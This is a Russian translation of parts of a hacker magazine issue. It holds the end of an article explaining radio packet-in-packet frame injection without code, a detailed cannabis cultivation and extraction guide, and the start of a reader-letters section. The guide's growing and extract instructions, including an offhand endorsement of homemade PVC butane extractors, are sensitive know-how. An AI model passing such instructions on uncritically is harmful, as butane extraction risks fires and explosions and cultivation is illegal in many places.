Следовательно, удалённый атакующий, способный управлять нагрузкой протокола верхнего уровня, передаваемой одним из радиоузлов целевой беспроводной сети, способен изредка инъецировать сформированные кадры Уровня 1 — без обладания радиооборудованием и без физического присутствия вблизи целевых радиоузлов.

Да, Мэллори, инъекция на Уровне 1 без радио возможна. Нет, Мэллори, злобная клетка Фарадея не испортит тебе праздник.

Реальность

Проектировщики Уровня 2 и выше доверяют Уровню 1 в обеспечении корректных («аутентичных») объектов (кадров) через границу слоёв. Это доверие ошибочно.

Есть два фактора, вероятно способствующих этому заблуждению среди сетевых инженеров и исследователей, знакомых с драйверами и кодом верхних слоёв, но не с радио-реализациями Уровня 1.

Во-первых, повсеместное использование CRC-проверки во всей модели OSI, по всей видимости, укрепляет веру в способность Уровня 1 обнаруживать ошибки.

Во-вторых, довольно сложный код разбора, необходимый для де-инкапсуляции нагрузок на Уровне 2 и выше, может создавать у читателей впечатление, что столь же сложные алгоритмы применяются в аппаратуре или прошивке Уровня 1.

Однако реализации L1 не являются ни фильтрами достоверности, ни фильтрами аутентичности или безопасности, и не поддерживают достаточно сложного состояния или контекста о принимаемых байтах кадра.

Если отвлечься от аналоговой синхронизации тактового сигнала, их анатомия — не более чем конечный автомат, непрерывно извлекающий байты (точнее, символы кода, кодирующего передаваемые байты, которые различаются по протоколам как по числу бит на символ, так и по модуляции) из радиоэфира.

По сути зашумлённая радиосреда производит непрерывный поток символов. Вероятность приёма различных символов на самом деле неравномерна и определяется деталями схемы модуляции и кодирования, в том числе коррекцией ошибок.

При получении потока символов автомат непрерывно сравнивает узкое окно в потоке с последовательностью SFD, известной как начало кадра. После совпадения в сдвиговом регистре символы начинают накапливаться в буфере для последующего вычисления контрольной суммы и передачи драйверам Уровня 2.

За пределами автомата совпадения начала кадра приёмник не имеет другого контекста для определения того, является ли символ нагрузкой внутри кадра или шумом вне него. У него нет иного понятия об инкапсуляции или достоверности кадра. Цифровое радио — просто машина для извлечения байтов из воздуха. Странные машины в нём есть — по тем же причинам, что и в

уязвимой C-программе.

Подобная инкапсуляция, основанная на столь простом автомате, легко и часто нарушается в условиях ошибок. Достаточно, чтобы представление чипа о последовательности начала кадра — обычно часть преамбулы плюс SFD (или только SFD там, где преамбула используется исключительно для аналоговой синхронизации) — не совпало, и тогда последующие байты нагрузки будут приняты за начало кадра или шум.

На самом деле для того, чтобы ввести принимающий автомат в заблуждение относительно _намеренного смысла_ символов, никаких специальных манипуляций не нужно: приёмная машина настолько проста, что _случайный шум_ сам по себе обеспечивает достаточную «манипуляцию» для сбоя состояния и возникновения packet-in-packet инъекции.

Таким образом, инъекция для атакующих без специального радио — или вообще без радио, при условии возможности заставить ближайшее к цели радио производить предсказуемый поток символов — обеспечивается сломанной инкапсуляцией.

Что мне это напоминает?

Я помню, как впервые стал свидетелем эксплойта переполнения буфера — когда был взломан мой Linux-сервер с выходом в интернет по имени Мискатоник. Кто бы ни сделал это, он тоже открыл для меня целый новый мир; я был бы рад выпить с ним пива, если мы когда-нибудь встретимся.

В то время я был неплохим программистом на C, но видел мир через призму функций, вызывающих другие функции. Каждая из них возвращалась после вызова к вызвавшему адресу. Я был убеждён, что единственный способ выполнить код — это быть внутри функции, вызванной в какой-то момент.

Иными словами, я считал C-функции «атомарными» абстракциями. Хотя я не раз реализовывал рекурсию через собственные стеки, мне и в голову не приходило, что реальный стек вызовов может быть чем-то иным, кроме аккуратной идеальной структуры данных с операциями push/pop.

Остерегайтесь слоёв абстракций. Примите их ожидаемое поведение на веру — и они покажутся реальными. Легко доверить нижнему слою поставлять только правильные данные для вашего следующего уровня, предполагая, что проектировщики нижнего слоя уже позаботились об этом. Так заманчиво ограничить внимание деталями именно своего слоя.

Так слои абстракций становятся границами компетентности.

Этот соблазн особенно силён в хорошо спроектированных, ориентированных на абстракцию средах, где нет законных или эффективных способов «заглянуть» в нижележащие слои. Дейкстра осуждал BASIC как язык, уродующий мышление, но большинство реальных диалектов BASIC имели PEEK и POKE для изучения реальной RAM, и рано или поздно каждый задавался вопросом, что они делают. Интересно, что сказал бы Дейкстра о Java, полностью заключающей ум программиста в своих абстракциях без намёка на иные способы и идиомы программирования.

Как можно было не попасться на это

Ключ к пониманию этой проблемы проектирования — неверные предположения об обработке входных данных, в частности о том, как они обрабатываются как язык и той машиной, что их обрабатывает.

Языково-теоретический подход к обнаружению именно таких заблуждений и эксплуатируемых ошибок разработан Леном Сасаманом и Мередит Л. Паттерсон. Смотрите их доклады [3,4] и ищите новые работы на http://langsec.org

Языково-теоретический анализ применительно к L1 сразу бы выявил это. Корректные кадры — это фразы в языке байтов, которые цифровое радио непрерывно извлекает из воздуха, а L1, рассматриваемый как автомат принятия корректных фраз (кадров), должен отвергать всё остальное.

Функция совпадения начала кадра в радиочипе — всего лишь сдвиговый регистр и схема сравнения — слишком простой автомат, чтобы что-либо гарантировать относительно достоверности кадра. С этой точки зрения заблуждение L2, ожидающего инкапсуляцию и достоверность, становится очевидным, почти тривиальным. Ключ к обнаружению уязвимости — в выборе нужного угла зрения.

И наоборот: нет более богатого источника 0-day, чем ложные предположения о том, что находится по ту сторону границы интерфейса одобренного учебниками дизайна. Удобная фикция классических абстракций заставляет воображать на другом конце идеальную и совершенно надёжную машину, которая заботится о подаче только правильных входных данных для вашего слоя. И так слои абстракций становятся границами компетентности.

Ссылки


```
[1] Travis Goodspeed, Sergey Bratus, Ricky Melgares, Rebecca Shapiro, Ryan Speers,
   «Packets in Packets: Orson Welles' In-Band Signaling Attacks for Modern Radios»,
    USENIX WOOT, август 2011,
    http://www.usenix.org/events/woot11/tech/final_files/Goodspeed.pdf

[2] Travis Goodspeed,
    Remotely Exploiting the PHY Layer,
    http://travisgoodspeed.blogspot.com/2011/09/remotely-exploiting-phy-layer.html

[3] Len Sassaman, Meredith L. Patterson,
    «Exploiting the Forest with Trees»,
    BlackHat USA, август 2010,
    http://www.youtube.com/watch?v=2qXmPTQ7HFM

[4] Len Sassaman, Meredith L. Patterson,
   «Towards a formal theory of computer insecurity: a language-theoretic approach»
    Приглашённая лекция в Дартмутском колледже, март 2011,
    http://www.youtube.com/watch?v=AqZNebWoqnc
```

[0x07] Руководство 1130 по выращиванию высококачественной конопли — 1130

Хочешь выращивать марихуану? Хочешь кайфовать от собственных шишек? Это руководство точно тебе поможет. Предполагаю, что ты уже в целом знаком с темой, поэтому не буду подробно объяснять всю терминологию.

Содержание

```
0x09: Вегетация             -- большой и пышный
0x0A: Цветение              -- плотный и ядрёный
0x0B: Урожай                -- срезать, сушить и куровать
0x0C: Экстракты             -- курить, парить и есть
0x0D: Признаки и симптомы   -- ой, что это, чёрт возьми!
```

0x00: Общая ботаника

Если раньше никогда не выращивал, это может оказаться непросто. Всё зависит от того, сколько времени ты готов уделять. Если проверять растения 3–4 раза в день, быстро научишься и получишь отличные шишки. Вот базовые знания для старта.

Растениям нужны свет, вода, воздух и питание. Нехватка любого из них замедлит рост или убьёт растение. Свет — как правило, главный ограничивающий фактор темпа роста при прочих оптимальных условиях. Растения поглощают воду и питательные вещества через корни, а углекислый газ (CO□) — через листья. Им также нужен небольшой объём кислорода, поглощаемого и листьями, и корнями.

Хлорофилл — химическое вещество в листьях, работающее как катализатор с энергией света для преобразования CO□ и воды в сахара и кислород. Хлорофилл-a также обеспечивает зелёный цвет листьев, а хлорофилл-b — жёлтый.

Растениям нужен кислород для сжигания энергии и жизнедеятельности — как нам. Но растения производят гораздо больше кислорода, чем потребляют. Переместить достаточно кислорода из листьев к корням они не могут, поэтому корни должны иметь доступ к кислороду в субстрате. Когда почва высыхает, воздух заполняет пространство между частицами — почва должна успевать подсыхать, чтобы корни могли «дышать».

Конопля имеет два вида корней: главные, способные переносить засуху, и тонкие корневые волоски. Волоски не выживут долго без воды, однако корням нужен воздух — значит, почва должна успевать подсыхать между поливами. Важно дать ей подсохнуть достаточно (но не «до кости»): почва не должна собираться в комок, но должна оставаться ещё немного влажной.

Растениям необходимы три макроэлемента — N-P-K: азот (нитраты), фосфор (фосфаты) и калий (поташ). Азот отвечает за зелёный цвет вегетативных частей — для плодов и цветов он менее важен. Фосфор необходим для роста корней и является главным элементом питания для плодов и цветов. Калий поддерживает всё растение: больше калия — более крепкие стебли и ветки для поддержки плотных шишек.

0x01: Окружающая среда

Хотя конопля растёт практически в любых условиях (это ведь сорняк), оптимальные условия дают оптимальный рост. Разные сорта могут быть более требовательны, но в целом нужно следующее:

```
Влажность
 Клонирование: 90-100%
 Вегетация: 50-80%
 Цветение: 40-50%
```

Температура всегда должна быть 68–75°F (20–24°C). Более низкие температуры повышают влажность, более высокие — снижают. Растения пьют и через листья, и через корни — им нужна влажность. При слишком высоких температурах они транспирируют через листья. Если условия были жарче и суше нормы, может потребоваться дополнительный полив между основными поливами.

Воздушный поток очень важен: листья должны двигаться постоянно. Это обеспечивает доступ к CO□ и заставляет растение укреплять стебли для поддержки плотных шишек. Слишком сильный

поток — не критично, если растение не падает. Чем больше воздуха, тем больше транспирация и тем больше воды нужно.

0x02: Контейнер

Для оптимального роста корней нужен правильный контейнер — шире, чем высокий. На открытом воздухе идеальна приподнятая грядка с хорошей почвой. В помещении — широкие горшки или поддоны. Выбери: почва или гидропонный субстрат.

Почва с компостом идеальна для органического выращивания на открытом воздухе — природа сама поддерживает корни, и часто достаточно чистой воды. В горшках почва тоже хороша, но потребуются дополнительные удобрения или сухие подкормки, вносимые в верхний слой.

Гидропоника добавляет дополнительный набор переменных. Ленивым — два варианта: почва (очень прощает ошибки) или автоматизированная система, берущая на себя полив, так что остаются только осмотры, обрезка и контроль резервуара.

0x03: Вода

Да, целый раздел о воде — пусть и короткий. Температура воды должна быть чуть ниже температуры воздуха, хотя корни терпят и достаточно холодную воду. Никогда не поливай водой ниже 50°F (10°C) — рискуешь застудить корни и затормозить рост на несколько дней.

Вода должна быть чистой: без избытка солей, хлора и хлораминов. Почвенные системы терпят хлор лучше, чем гидро — но лучше поставь фильтр. Угольный фильтр обычно подходит; при очень плохой воде рассмотри обратный осмос. RO-фильтры дороги, но снижают проводимость воды до минимума, позволяя добавлять больше удобрений без риска сжечь корни. Угольные фильтры дёшевы, подойдёт даже обычный питьевой фильтр.

0x04: Питание

Я люблю органику — вкус органически выращенных шишек ни с чем не сравнить, но синтетические удобрения дают потрясающие результаты. Если выращиваешь не для себя, синтетика дешевле и даёт высокий урожай. В любом случае рекомендую готовые смеси известных производителей: на старте не стоит играть в химика, просто купи набор. Использую жидкие удобрения как для гидро, так и для почвы; сухие подкормки работают в почве и в любых не рециркуляционных гидро-системах (например, кормление и дренаж в кокосе). Жидкие удобрения мгновенно усваиваются растениями; сухие — обычно с замедленным высвобождением.

Примерные соотношения NPK:

```
Клонирование:   1-3-4
Вегетация:      3-2-4
Цветение:       1-4-5
```

Помимо N, P и K, растениям нужны микроэлементы: железо, кальций, магний и многие другие. Органические смеси обычно их содержат, а при синтетике нужно добавлять отдельно. Патока содержит Fe, Ca и Mg; сахар помогает питать микроорганизмы и промывает субстрат. Смеси витамина B-1 содержат большинство необходимых микроэлементов. Добавки Cal-Mag тоже хороши, но осторожнее с патокой — не перекормить.

В целом: начинай с половины дозы, указанной на упаковке, и увеличивай по мере необходимости. Светло-зелёный цвет листьев легче исправить увеличением дозы вегетационной смеси, чем потом разбираться с ожогами от передозировки. В почве начинай с четвертной дозы при каждом поливе и увеличивай при необходимости.

0x05: Проводимость и pH

pH почвы и воды измеряют по-разному, но если контролировать pH воды — о почве можно не беспокоиться. По возможности рекомендую прибор для измерения pH и проводимости (некоторые измеряют и PPM — обычно это пересчёт из проводимости в миллисименсах). Я уже не смотрю на дозировку на упаковке, а заполняю резервуар по проводимости — это точнее, чем мерить объём воды и отмерять удобрения стаканами.

Требуемый pH зависит от субстрата:

```
Чистое гидро/аэро: 5.6–5.8 при вегетации, 5.8–6.0 при цветении
Кокосовое волокно: 6.0–6.2 при вегетации, 6.2–6.5 при цветении
Почва: 6.5–6.8 при вегетации, 6.8–7.0 при цветении
Клонирование: среднее между вегетацией и цветением (5.8/гидро, 6.2/кокос, 6.8/почва)
```

pH в основном влияет на доступность питательных веществ для корней. Низкие значения повышают усвоение азота, высокие — фосфатов. Это объясняет разные диапазоны для разных фаз. Отклонение на 1–2 пункта не критично, но слишком высокий или низкий pH вызывает ожог корней и дефицит макро- и микроэлементов.

Требования к проводимости зависят от возраста/размера растения. Рекомендуемые максимумы с постепенным увеличением для больших контейнеров:

```
Почва/гидро:
Клонирование:       0.8 / 1.2 мСм
Вегетация:          1.6 / 2.0 мСм (контейнеры до ~8 л)
Цветение:           2.4 / 3.0 мСм (контейнеры до ~20 л)
```

При проводимости выше 3.0 мСм — увеличивай не чаще раза в неделю и не более чем на 0.1–0.2 мСм.

0x06: Гидропоника

Гидро — это круто. Растения могут расти непрерывно и очень быстро, но требуют повышенного внимания: проблемы с питательными веществами или pH нарастают так стремительно, что к моменту обнаружения уже поздно. Новичкам рекомендую кокосовое волокно. Есть два типа систем: рециркуляционные и дренаж в отходы. В рециркуляционных нужно менять резервуар раз в неделю и регулярно доливать; в дренажных — только доливать.

Кокосовое волокно:
Часть кокосовой скорлупы, разлагающаяся годами — отсюда и статус гидропонного субстрата. Используется как подстилка для червей. Очень впитывает воду и хорошо удерживает воздух. С кокосом почти невозможно перелить — он держит много воздуха, и усыхание между поливами добавляет его ещё больше. Лучше подходит дренаж в отходы (частицы субстрата забивают насос). Требует 1–3 полива в день.

Rockwool:
Волокна из расплавленного камня от компании Grodan. Очень впитывает, легко визуально контролировать подсыхание. Как и кокос, хорошо удерживает воздух. Предпочтительна для клонирования. Подходит ebb-and-flow (рециркуляция) или дренаж в отходы. Быстрорастущие растения могут требовать до 5–6 поливов в день. Таймеры очень пригодятся. При ebb-and-flow: затопление 10–15 минут, затем дренаж. При дренаже в отходы: поить по необходимости, сбрасывая 5–10% воды для полного насыщения.

Hydroton, перлит и прочий гравий:
Hydroton — производственный субстрат из вспененной глины. Перлит — вспученное вулканическое стекло, очень пористое. Оба лучше, чем обычные камни. Быстро дренируются, не следует надолго

оставлять без воды. Подходят ebb-and-flow или капельный полив. При непрерывном капельном поливе аэрируй резервуар воздушным насосом. При ebb-and-flow: затопление не реже 1–2 раз в час с максимум 15 минутами перерыва.

Аэропоника:
Аэропоника прекрасна. Риск перелива или засухи минимален: корни всегда имеют доступ к воде, питательным веществам и воздуху. Понадобится резервуар (хороши контейнеры Rubbermaid) с ороситель, вставленные через гнёзда в крышке в цилиндрических поролоновых прокладках, в которые вставляются растения — корни свободно свисают в резервуар. Ороситель собирают из ПВХ-труб и 180/360-градусных форсунок. Используй погружной насос, заполни резервуар выше насоса, но ниже форсунок. Нужен NFT-таймер (обычно: 1 мин работы / 4 мин паузы или 3/5). Можно собрать на Arduino с реле. Перерыв между циклами должен давать корням доступ к воздуху. Воздушный насос тоже будет кстати.

Deep Water Culture (DWC):
DWC — просто, доступно и эффективно. По сути, аэропонная система с более глубоким резервуаром, куда корни опускаются в питательный раствор. Оросительный контур или верхний капельный полив. При верхнем капельном поливе заполни горшок Hydroton, установи насос, непрерывно качающий питание из нижнего резервуара в верхний горшок. Аэратор питательного раствора необходим, чтобы корни в нижнем резервуаре имели доступ к воздуху.

Аквапоника:
Когда я впервые прочитал об этом — был поражён. Аквапоника сочетает гидро с аквариумом. По сути — большой резервуар с DWC, но внутри живёт рыба. Рыба и растения питаются отходами жизнедеятельности друг друга (как в природе!), плюс рыбная мука — одно из самых распространённых органических удобрений. Гуппи — лучший выбор: дёшевы и быстро размножаются; подойдёт любая пресноводная рыба.

0x07: Свет

Свет — пожалуй, самый важный фактор. Обычно именно он является ограничивающим. Видов ламп много, у каждого свои преимущества.

Обычные лампы накаливания:
Дают свет — это факт. Но ещё и тепло. Лучше использовать как дополнительный источник там, где нужно добавить тепла; иначе просто бери флуоресцент.

Флуоресцентные лампы:
Бывают разных размеров, форм и спектров. Спектр оценивается в Кельвинах. Рекомендуются лампы 6500K — ближе всего к белому свету Солнца. Чем выше K, тем лучше. Флуоресценты хороши на всех стадиях роста, но особенно подходят для клонов, маточников и вегетирующих растений при наличии HPS для цветения. Как дополнительный свет — всегда уместны и дёшевы.

Metal-Halide (МГ):
Металлогалогенные лампы чрезвычайно эффективны для вегетации. Для цветения тоже работают, но HPS мощнее. Покрытие площади: 400 Вт — 90×90 см, 600 Вт — 120×120 см, 1000 Вт — 180×180 см.

High-Pressure Sodium (HPS):
HPS — лучшее для цветения. Спектр сосредоточен в красно-жёлтой части, которую растения лучше поглощают осенью (когда цветут). В каждом тесте HPS превосходит все другие лампы по продуктивности при цветении. Генерируют много тепла — учитывай это.

LED:

Крайне экономичны, но дороги. В долгосрочной перспективе окупаются, хотя для этого нужно несколько циклов. Сочетают красный и синий (больше красного для цветения), иногда добавляют другие цвета. При наличии места рекомендую совмещать HPS с LED для цветения; для вегетации LED отлично.

Для всех ламп действует закон обратных квадратов: уменьши расстояние вдвое — свет учетверяется; удвой — четверть света. Избыток света вреден: маленькие растения или растения без достаточной воды/питания не смогут использовать весь падающий свет — листья сгорят. Также остерегайся «горячих точек» — зон концентрации отражённого света. Правило большого пальца: если горячо твоей руке — горячо и растению.

0x08: Клонирование

Клонирование — процесс взятия черенков с «маточника» и укоренения их в самостоятельные растения. Понадобятся: острые ножницы, парниковый колпак, субстрат для клонирования, фильтрованная вода, гель/порошок для клонирования (опционально), удобрения (опционально, но рекомендую) и лампа 24 ч/день (одного флуоресцента достаточно).

Шаг за шагом:

Подготовь маточники: полей чистой водой (можно со сбрасывающим раствором, немного патоки подойдёт) минимум за день до нарезки черенков. Это помогает вымыть избыток азота, чтобы черенки укоренились быстрее.

Приготовь раствор для клонирования (можно чистую воду, но лучше со смесью удобрений для цветения и экстрактами ламинарии или водорослей). Отрегулируй pH по субстрату и тщательно пропитай субстрат. Я использую rockwool. Подходят и Groplugs, кокос, почва. Налей немного раствора на дно поддона колпака — повысит влажность и обеспечит питание после укоренения. Можно позволить субстрату оставаться влажным первые 3–4 дня, ускоряя рост корней, но потом обязательно слить.

Нарезай черенки. Мелкие и крупные работают одинаково хорошо. Оставляй не менее 5 см стебля под самыми верхними листьями. Можно обрезать часть листьев, чтобы уместить больше черенков в колпаке. Можно сразу вставить черенок в субстрат, или предварительно зачистить и расщепить нижнюю часть стебля — это увеличивает площадь камбия (слоя, из которого растут корни) и ускоряет укоренение (мой предпочтительный метод).

Окуни кончик стебля в гель/порошок для клонирования (если используешь), затем посади черенок в субстрат и закрой колпак.

Поставь колпак под лампу, работающую 24 ч/день. Черенкам нужно мало света, одного флуоресцента достаточно.

Укоренение занимает 5–14 дней. Я держу черенки в колпаке, пока масса корней не достигнет примерно 30 см — это даёт наилучший шанс избежать шока при пересадке и обеспечивает взрывной рост.

0x09: Вегетация

После укоренения начинается вегетативная фаза. Большинству сортов нужно не менее 18 часов света в день для предотвращения цветения (некоторым до 24 часов). Это самая простая фаза: растения крепкие и достаточно большие, чтобы переносить стресс.

Пересади черенки в выбранный субстрат, начни с мягкого раствора удобрений. В почвенных системах первую неделю достаточно чистой воды. Увеличивай концентрацию со временем по мере

роста растения. Через две недели непрерывного активного роста рассмотри пересадку в больший контейнер.

В зависимости от сетапа нужен разный целевой размер. «Море зелени» (SoG) предполагает много небольших растений вплотную; в маленьком шкафу с 2–3 растениями растения можно вырастить как можно больше.

Техники стрессирования для стимуляции роста:

Топпинг: срезание нового роста самого высокого узла заставляет сосудистую систему сливаться в этой точке, что приводит к появлению большего числа точек роста наверху. Топовые шишки, как правило, самые крупные — больше точек роста = больше топовых шишек.

Изгиб: наклон самой высокой ветки вниз и в сторону с фиксацией проволокой или верёвкой. Открывает нижние узлы к прямому свету, позволяет большему числу шишек получать прямой свет.

Сгибание и надлом ветки (суперкроппинг): сочетает преимущества топпинга и изгиба. Идея — сломать внутреннюю часть ветки, не отрывая её. Как при топпинге, происходит слияние сосудистой системы с образованием утолщения; как при изгибе, верхние узлы отводятся в сторону, открывая свету нижние. После суперкроппинга рекомендуется забинтовать растение до полного заживления. Лучше отложить цветение на пару недель после суперкроппинга.

0x0A: Цветение

Когда растение достигло нужного размера — пора цвести. Если сорт не автоцветущий, цветение запускается изменением длины ночи; чаще всего используют цикл 12/12 (день/ночь). Некоторые сорта (особенно африканские сативы) продолжают сильно расти в период цветения — учитывай это; обрезка в полном цвету создаёт значительный стресс и может спровоцировать появление семян у самки.

В первые пару недель цветения переводи около половины раствора с вегетационной смеси на цветочную. Увеличивай долю цветочной смеси со временем. Через 2–3 недели переходи на чистую цветочную смесь. После формирования массы пестиков (пистиллов) увеличивай концентрацию раствора. Образуются крупные плотные шишки, часть листьев может пожелтеть и опасть. К концу цикла пистиллы меняют цвет (обычно с белого на оранжево-коричневый) — с этого момента рассмотри промывку чистой водой. Промывка вымывает остатки удобрений из растения, делая дым значительно мягче. Шишки, собранные без промывки, как правило, дают жёсткий дым даже после курирования.

В конце фазы цветения кристаллы на шишках, пистиллах, листьях и стеблях сначала становятся молочно-белыми, затем начинают буреть — это момент сбора. Более поздний сбор усиливает признаки Indica (больше CBD/CBN), более ранний — Sativa (больше THC). Слишком ранний сбор (до появления молочно-белых кристаллов) даёт слабые шишки с неприятным эффектом.

Если после промывки кристаллы не меняют цвет — покорми ещё раз полным крепким раствором, затем продолжай промывку. Скорее всего, появятся новые шишки, готовые вскоре.

0x0B: Урожай

Срезай растения у основания и вешай вниз головой (попробуй вверх — удачи) в тёмной комнате для сушки. Небольшой воздушный поток необходим: держи вентилятор на минимуме, не направляя прямо на растения. После минимум одних суток темноты можно начинать обрезку. Сначала срежь крупные листья, оставив мелкие «смолистые» для дальнейшей маникюрки. Если в этих обрезках нет кристаллов — выброси, иначе сохрани для экстрактов.

Маникюрка — процесс более кропотливый. Можно пойти быстрым путём — обрезать только торчащие кончики листьев, как делают многие лентяи. Но лучше нормально обманикюрить шишки: они выглядят лучше и не придётся курить всю эту лиственную массу. Используй флористические ножницы и срезай листья у основания стебля — обычно удобнее держать шишку вниз головой, так как листья находятся под шишками. Нужна практика и терпение. После срезки листьев убери лишний стебель. Если стебли гнутся при попытке сломать — шишки ещё не высохли: положи их в бумажный пакет. Как только стебли начнут ломаться — помести шишки в стеклянные банки для курирования. Сохрани всю обрезку от маникюрки для экстрактов (в зиплоке в морозилке до готовности).

Проверяй банки раз в день. Открывай каждую и нюхай — со временем запах меняется. Пробуй ломать стебель: если гнётся — снова в бумажный пакет или держи банку открытой дольше. Для быстрого 2-недельного курирования держи банки открытыми 15–60 минут в день в зависимости от влажности. Если шишки сухие — не держи слишком долго, но открывай минимум раз в день для смены воздуха.

В процессе курирования распадаются химические вещества, вызывающие жёсткость дыма. Чем дольше куровать, тем мягче дым. Впрочем, дольше 8 недель разницы уже не чувствуется. Как только шишки запахнут зрелостью — попробуй. Куруй, пока дым не станет мягким и чистым.

0x0C: Экстракты

Вот тут начинается самое интересное. Лично я люблю делать кифф, гашиш и выпечку. Бутановые экстракты тоже просты. Не буду вдаваться в подробности, но сделать бутановый экстрактор из ПВХ и баллончика для зажигалки просто, а руководств в сети достаточно.

Масло/масло для готовки:
Можно использовать уже готовый кифф или гашиш, не беспокоясь о фильтрации, или пустить всю обрезку целиком. Если используешь обрезку: наполни кастрюлю нужным количеством масла или сливочного масла, добавь немного воды (чтобы не плескало и не выкипало). Перемешай и добавь обрезку. Вари на медленном огне минимум 2 часа и до 24 часов (разница между 2 и 24 часами есть, но где конкретно порог — не знаю). После варки процеди через дуршлаг в другую кастрюлю или миску и поставь в холодильник. Масло (вместе со всем полезным) поднимется наверх, вода останется внизу. Поскольку ТНС и другие вещества растворимы в жирах, а не в воде — ничего не потеряется. Если масло не затвердело — помести в морозилку ненадолго (не переморозь воду). Собери масло и используй для выпечки или намазывай на тост!

Водяной хэш:
Возьми набор экстракционных мешков (минимум 3), включая мешок ~73 или ~90 микрон. В наборе из 3 остальные — примерно 25 и 180 микрон. Вложи мешки (начиная с наименьшего) в ведро, заполни ледяной водой. Добавь обрезку, перемешивай 15–20 минут кухонным или малярным миксером. Дай смеси отстояться полчаса, затем вынимай мешки по одному. Первый удалит обрезку, следующие — хэш и/или примеси. При наличии сетки в наборе — используй её для отжима воды. Соскобли хэш и оставь сохнуть.

«Белый трэш» хэш:
Ещё проще. На выходе получается кифф, который при желании можно прессовать в хэш. Возьми большой контейнер с высокими стенками — чтобы не рассыпалось. Положи обрезку в мешок 73 микрон, насыпь туда же кусков сухого льда. Завяжи мешок (держи плотно) и трясись над контейнером, пока вся прелесть не осыплется. Можно разбить на несколько подходов (первый — более чистый, последующие — второго сорта), но обычно я трясу, пока не выйдет всё. В мешке останется зелёная кашица — её можно выбрасывать. А в контейнере — прекрасный кифф. Кури сразу или сохрани. Прессуй кусочек в ладонях или положи в пакетик в ботинок и ходи до

превращения в хэш.

Оставил худшее на конец. Различные признаки и симптомы проблем.

Здоровое растение: бодрые, насыщенно-зелёного цвета (но не слишком тёмные) листья. Листья направлены вверх под углом 40–60 градусов к свету. Виден ежедневный рост. Пистиллы бодрые, без загнутых кончиков.

Перелив: листья скручиваются вниз, средняя часть — высшая точка, словно зонтик. Жди как можно дольше до следующего полива, добавь хотя бы лёгкий раствор удобрений, особенно если последний раз лил чистую воду.

Недолив: листья теряют упругость и вянут, ложась вдоль стебля и опускаясь вниз. Пистиллы первыми показывают загнутые кончики, затем сморщиваются и меняют цвет. Полностью пропитай контейнер — лучше медленной струёй, а не резким потоком из лейки.

Тепловой стресс: листья складываются вверх и внутрь, особенно по краям. Лечение: отодвинь свет дальше или снизь температуру. Добавь воздушный поток и небольшой дополнительный полив чистой водой.

Дефицит азота: листья желтеют до светло-зелёного цвета. Лечение: увеличь концентрацию вегетационной смеси.

Токсичность азота: листья очень тёмно-зелёные, затем начинают гореть. Лечение: снизь концентрацию вегетационной смеси.

Токсичность фосфора: листья тёмно-зелёные (иногда с фиолетовым оттенком), вянут, скручиваются вниз. Лечение: снизь концентрацию цветочной смеси.

Различные токсичности, дефициты, ожог pH: хлороз (гибель тканей листа) на различных частях. Разные виды указывают на разные проблемы — учти, что недавно изменилось. Проверь pH раствора. Лечение: промой субстрат мягким раствором при правильном pH. Не используй добавки — только базовую смесь для текущей фазы. Лёгкие дефициты микроэлементов, как правило, не проявляются видимыми симптомами.

Насекомые! Тля и паутинный клещ — самые досадные. Инсектицидное мыло хорошо справляется с тлёй (опрыскивай на месте обнаружения). Масло ним отлично справляется с клещами. При клещах: опрыскай, затем удали листья с заметными точками — там более чем в 90% случаев яйца. Ним убивает клещей, но не яйца. Опрыскивай снова через 2–3 дня и ещё раз через неделю; затем проверяй ежедневно. Кузнечики едят листья — придётся избавиться. Гусеницы поедают всё, особенно шишки — ищи их в повреждённых шишках и убирай; опрыскивай раствором Bt — бактерией, от поедания которой гусеницы перестают есть. Все эти методы органические. Синтетические пестициды — только в крайних случаях и только до начала формирования шишек. Инсектицидное мыло и масло ним можно смыть обычным мылом при необходимости.

Плесень! Плесень — беда. Плесень шишки заразна и разрушительна: серо-чёрная по стеблю, распространяется быстро. Немедленно удали все заражённые растения, помести в карантин до уверенности в диагнозе, затем уничтожь. Мучнистая роса — менее страшна, но неприятна. Видна хорошо: белые пятна с порошковым видом на поверхности листьев. Лечение: опрыскивай раствором пищевой соды и увеличь воздушный поток. По возможности снизь влажность на неделю после исчезновения симптомов.

0xFF — Конец

Вот и всё руководство. Надеюсь, ты получил удовольствие от чтения и теперь готов вырастить суперультраядрёные мегашишки.

|=[EOF]=---=|

Loopback (Обратная связь)

Автор: Phrack Staff

Привет!

Меньшее, что можно сказать — p67 привлёк внимание огромного числа людей. Мы получили отличную обратную связь: лично, в IRC и через комментарии на сайте. Что ж. Как вы вскоре убедитесь, в этом году нам пришло немало (не)интересных писем, которыми мы, разумеется, хотим поделиться ;>
Перед тем как двигаться дальше, необходимо процитировать последний loopback:

Приносим свои искренние извинения всем тем, кому мы так и не ответили ни по почте, ни через этот файл — потому что мы отвратительно умеем фильтровать спам (это совершенно _точно_ не лень, правда?).

При этом мы хотим поблагодарить всех, кто (не)добровольно прислал свои материалы, какими бы они ни были.

Как вы увидите, вслед за выходом последнего файла о сцене разгорелась полемика: ряд людей остался (мягко говоря) разочарован описанием греческой сцены (gr33k scene).


Позвольте объяснить контекст написания того файла:
• Сам текст получился небольшим и однобоким, потому что у авторов не было времени сделать лучше.
• Это мы (редакция Phrack) попросили их написать такой файл, и, торопясь, дали на работу всего пару недель. Они реально *СПАСЛИ* нас, болванов, и сделали это ради вас, сообщества. Искренние извинения редакции, если результат не дотянул.
• Греки могут спорить о точности описания, но, как вы помните, файл изначально задумывался как первая часть с продолжением в следующем выпуске:


Volume 0x0e, Issue 0x43, Phile #0x10 of 0x10

В этой краткой статье мы постараемся дать обзор текущего состояния греческого компьютерного андеграунда. Однако, поскольку строго подпольная сцена в Греции весьма невелика, мы также включим некоторые сведения о других активных группах и форумах в области IT-безопасности. В одном из следующих номеров выйдет вторая часть этой статьи, в которой мы подробно опишем прошлое греческой подпольной сцены во всей её красе.

И они сдержали обещание, с помощью нескольких известных зубров греческой хакерской сцены.

Тем немногочисленным неудачникам/онанирующим обезьянам, которые всё ещё жалуются:





Не беспокойтесь, мы опубликовали и вашу версию событий. А теперь пора нашей небольшой... хм... групповой терапии ;-)

--- The Phrack Staff

0x00 — Phrack против социальных сетей

```
